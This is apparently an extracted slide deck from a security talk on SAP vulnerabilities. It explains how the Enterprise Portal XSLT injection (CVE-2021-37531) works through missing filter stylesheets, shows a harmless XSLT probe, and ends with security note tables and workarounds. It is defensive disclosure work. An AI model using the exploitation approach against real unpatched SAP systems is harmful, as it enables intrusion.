


Only one is enough...

Date	CVE	Title	Credit
04 July 2020	CVE-2020-6287	SAP SAP JAVA Unauthenticated execution of configuration tasks	Pablo Artuso
13 Oct 2020	CVE-2020-6364	OS Command Injection in Wily CA Introscope Enterprise Manage	Yvan Genuer
08 Dec 2020	CVE-2020-26829	Missing Authentication In SAP NetWeaver AS JAVA P2P Cluster Communication	Ignacio Favro
14 Sep 2021	CVE-2021-37531	SAP Enterprise Portal - XSLT injection	Yvan Genuer




Only one is enough... Portal





Only one is enough... Portal


- SAP Enterprise Portal
- Web frontend component for SAP Netweaver



<https://blogs.sap.com/2017/12/20/sap-portal-on-premise-or-in-the-cloud-some-considerations/>



Only one is enough... Portal



https://www.oxygenxml.com/img/ls_xslt_transform.png



Only one is enough... Portal

Name : Objects per Page:

<input type="checkbox"/>	Name	Priority	Repositories	Extensions	MIME Types	Paths	Resource Type	Formatter	MIME Type	Stylesheet
<input checked="" type="checkbox"/>	ArchiveLogs	1	system	archivelog		/**				wcm://etc/filter/xml/ArchiveLog.xsl

Page 1 / 1

- For all file with **.archivelog extension** in path **“/”** of system repository
- When a user request to display the file in the Portal
- Automatically it **use the stylesheet** in wcm://etc/filter/xml/**ArchiveLog.xsl** to transform the initial file.



Only one is enough... Portal

```
body bgcolor="white">
  <h3 align="center">
    <xsl:value-of select="system-property('xsl:version')"/>
  </h3>
  <h3 align="center">
    <xsl:value-of select="system-property('xsl:vendor')"/>
  </h3>
  <h3 align="center">
    <xsl:value-of select="system-property('xsl:vendor-url')"/>
  </h3>
```



```
<body bgcolor="white">
<h3 align="center">1.1</h3>
<h3 align="center">InQMy Labs.</h3>
<h3 align="center">http://www.sap.com</h3>
</body>
```



Only one is enough... Portal

```
<body bgcolor="white">
<h3 align="center">
  <xsl:value-of select="system-property('xsl:version')"/>
</h3>
<h3 align="center">
  <xsl:value-of select="system-property('xsl:vendor')"/>
</h3>
<h3 align="center">
```

SAP Patch : 3081888
CVE-2021-37531

```
<body bgcolor="white">
<h3 align="center">1.1</h3>
<h3 align="center">InQMy Labs.</h3>
<h3 align="center">http://www.sap.com</h3>
</body>
```



Only one is enough... Portal

```
body bgcolor="white">
<h3 align="center">
  <xsl:value-of select="system-property('xsl:version')"/>
</h3>
<h3 align="center">
  <xsl:value-of select="system-property('xsl:vendor')"/>
</h3>
```

Administration privileges required...

```
<body bgcolor="white">
<h3 align="center">1.1</h3>
<h3 align="center">InQMy Labs.</h3>
<h3 align="center">http://www.sap.com</h3>
</body>
```



Only one is enough... Portal

System	Document	Filter	XSL File
documents	kmfaqs	/faqs/*	wcm://etc/xmlforms/KMFAQs/KMFAQs-html-show.xsl
documents	kmnews	/news/*	wcm://etc/xmlforms/KMNews/KMNews-html-show.xsl

- By **default** few filters are already active
- **kmfaqs** and **kmnews** filters are active

- Related xsl file :

wcm://etc/xmlforms/KMFAQs/KMFAQs-html-show.xsl

wcm://etc/xmlforms/KMNews/KMNews-html-show.xsl

Does not exist...



Only one is enough... Portal

<input type="checkbox"/>	kmfaqs	
<input type="checkbox"/>	kmnews	
<input type="checkbox"/>		

documents	kmfaqs	/faqs/*
documents	kmnews	/news/*

wcm://etc/xmlforms/KMFAQs/KMFAQs-html-show.xsl
wcm://etc/xmlforms/KMNews/KMNews-html-show.xsl

- By default few filters are already active

- kmfaqs and

- Related xsl

wcm://etc

wcm://etc

Does not exist...

Privileges required :
Groups Authenticated Users & Everyone



Only one is enough... Portal

<input type="checkbox"/>	kmfaqs	
<input type="checkbox"/>	kmnews	
<input type="checkbox"/>		

documents	kmfaqs	/faqs/*
documents	kmnews	/news/*

wcm://etc/xmlforms/KMFAQs/KMFAQs-html-show.xsl
wcm://etc/xmlforms/KMNews/KMNews-html-show.xsl

- By default few filters are already active

- kmfaqs and

- Related xsl

wcm://etc

wcm://etc

Does not exist...

Any users can create these filters
Then trigger the vulnerability



Only one is enough... Portal



SAP NetWeaver

New Here? [Register Now...](#)

User *

Password *

Log On

Copyright © SAP AG. All Rights Reserved.





Only one is enough... Portal



SAP NetWeaver

New Here? [Register Now...](#)

User *

Password *

Log On

Copyright © SAP AG. All Rights Reserved.






Only one is enough... Portal Demo



Only one is enough... Portal





AGENDA

0x01

SAP Focused Run ?

0x02

Security assessment

0x03

Only one is enough...

0x04

Stay secured

0x05

Closing part



Stay secure

- SAP Focused Run

SSN	CVE	Title	CVSS
3145987	CVE-2022-24396	Missing Authentication check in SAP Focused Run	9.3
3147283	CVE-2022-24399	Cross-Site Scripting (XSS) vulnerability in SAP Focused Run	5.4
3158188	CVE-2022-28774	Information Disclosure vulnerability in SAP Host Agent logfile	5.3
3147102	CVE-2022-22547	Information Disclosure vulnerability in SAP Focused Run	5.3



Stay secure

- SAP ABAP Netweaver

SSN	CVE	Title	CVSS
3149805	CVE-2022-26101	Cross-Site Scripting (XSS) vulnerability in SAP Fiori launchpad	8.2
3146336	CVE-2022-29610	Cross-Site Scripting (XSS) vulnerability in SAP NetWeaver	5.4
3145702	CVE-2022-29616	Memory Corruption vulnerability in SAP Host Agent	5.3



Stay secure

- SAP JAVA Netweaver

SSN	CVE	Title	CVSS
2934135	CVE-2020-6287	Unauthenticated execution of Configuration tasks	10
2974774	CVE-2020-26829	Missing Authentication Check In SAP NetWeaver AS JAVA	10
2979062	CVE-2020-26820	Privilege escalation in SAP NetWeaver Java	9.1
3158613	CVE-2021-21480	Code injection vulnerability in SAP MII	9.1
2947895		Extra information about RECON	
2948106		FAQ about 2934135	



Stay secure

- SAP JAVA Netweaver

SSN	CVE	Title	CVSS
2934135	CVE-2020-6287	Unauthenticated execution of Configuration tasks	10
2974774	CVE-2020-26829	Missing Authentication Check In SAP NetWeaver AS JAVA	10
2979062	CVE-2020-26820	Privilege escalation in SAP NetWeaver Java	9.1
3158613	CVE-2021-21480	Code injection vulnerability in SAP MII	9.1
2947895		Extra information about RECON	
2948106		FAQ about 2934135	



Stay secure

- SAP JAVA Netweaver

SSN	CVE	Title	CVSS
2934135	CVE-2020-6287	Unauthenticated execution of Configuration tasks	10
2974774	CVE-2020-26829	Missing Authentication Check In SAP NetWeaver AS JAVA	10

Partial workaround (patch is mandatory)

Logon in JAVA Netweaver **NWA**

Navigate to :

Configuration / Connectivity / Single Service Administration

Search for **CTCWebServiceSi** service

Modify the security part to enable **Authentication**



Stay secure

- SAP JAVA Netweaver

SSN	CVE	Title	CVSS
2934135	CVE-2020-6287	Unauthenticated execution of Configuration tasks	10
2974774	CVE-2020-26829	Missing Authentication Check In SAP NetWeaver AS JAVA	10
2979062	CVE-2020-26820	Privilege escalation in SAP NetWeaver Java	9.1
3158613	CVE-2021-21480	Code injection vulnerability in SAP MII	9.1
2947895			
2948106			

Follow the SSN 2939665
to **Disable** LM Configuration Wizard



Stay secure

- SAP JAVA Netweaver

SSN	CVE	Title	CVSS
2934135	CVE-2020-6287	Unauthenticated execution of Configuration tasks	10
2974774	CVE-2020-26829	Missing Authentication Check In SAP NetWeaver AS JAVA	10
2979062	CVE-2020-26820	Privilege escalation in SAP NetWeaver Java	9.1
3158613	CVE-2021-21480	Code injection vulnerability in SAP MII	9.1
2947895		Extra information about RECON	
2948106		FAQ about 2934135	



Stay secure

- SAP JAVA Netweaver

SSN	CVE	Title	CVSS
2934135	CVE-2020-6287	Unauthenticated execution of Configuration tasks	10
2974774	CVE-2020-26829	Missing Authentication Check In SAP NetWeaver AS JAVA	10
2979062	CVE-2020-26820	Privilege escalation in SAP NetWeaver Java	9.1
3158613	CVE-2021-21480	Code injection vulnerability in SAP MII	9.1

Temporary workaround (patch is mandatory)

Firewall rule :

Disable access to SAP Cluster Manager port from external



Stay secure

- SAP Wily Introscope

SSN	CVE	Title	CVSS
2969828	CVE-2020-6364	OS Command Injection Vulnerability in CA Introscope	10
2971638	CVE-2020-6369	Hard-coded Credentials in CA Introscope	7.5
2973306		FAQ about 2969828	



Stay secure

- SAP Enterprise Portal

SSN	CVE	Title	CVSS
3081888	CVE-2021-37531	Code Injection vulnerability in SAP NetWeaver KM	9.9
3102204		Q&A for SAP Security Note 3081888	
3073681	CVE-2021-33702	XSS in SAP NetWeaver Enterprise Portal	8.3
3072920	CVE-2021-33703	XSS in SAP NetWeaver Enterprise Portal	8.3
3074844	CVE-2021-33705	SSRF vulnerability in SAP NetWeaver Enterprise Portal	8.1
3076399	CVE-2021-33707	URL Redirection vulnerability in SAP NetWeaver KM	6.1
3059764	CVE-2021-33687	Information Disclosure in SAP NetWeaver AS for Java	4.5



Stay secure

- SAP Enterprise Portal

SSN	CVE	Title	CVSS
3081888	CVE-2021-37531	Code Injection vulnerability in SAP NetWeaver KM	9.9
3102204		Q&A for SAP Security Note 3081888	
3073681	CVE-2021-33702	XSS in SAP NetWeaver Enterprise Portal	8.3
3072920	CVE-2021-33703	XSS in SAP NetWeaver Enterprise Portal	8.3
3074844	CVE-2021-33705	SSRF vulnerability in SAP NetWeaver Enterprise Portal	8.1
3076399	CVE-2021-33707	URL Redirection vulnerability in SAP NetWeaver KM	6.1
3059764	CVE-2021-33687	Information Disclosure in SAP NetWeaver AS for Java	4.5



Stay secure

- SAP Enterprise Portal

SSN	CVE	Title	CVSS
3081888	CVE-2021-37531	Code Injection vulnerability in SAP NetWeaver KM	9.9
3102204		Q&A for SAP Security Note 3081888	
3073681			8.3
3072920			8.3
3074844			8.1
3076399			6.1
3059764			4.5

Partial workaround (patch is mandatory)

Deactivate filter where .xsl does not exist.

system administration

/ system configuration

/ knowledge management

/ content management

/ repository filters

/ show adv option

/ XSLT filter



AGENDA

0x01

SAP Focused Run ?

0x02

Security assessment

0x03

Only one is enough...

0x04

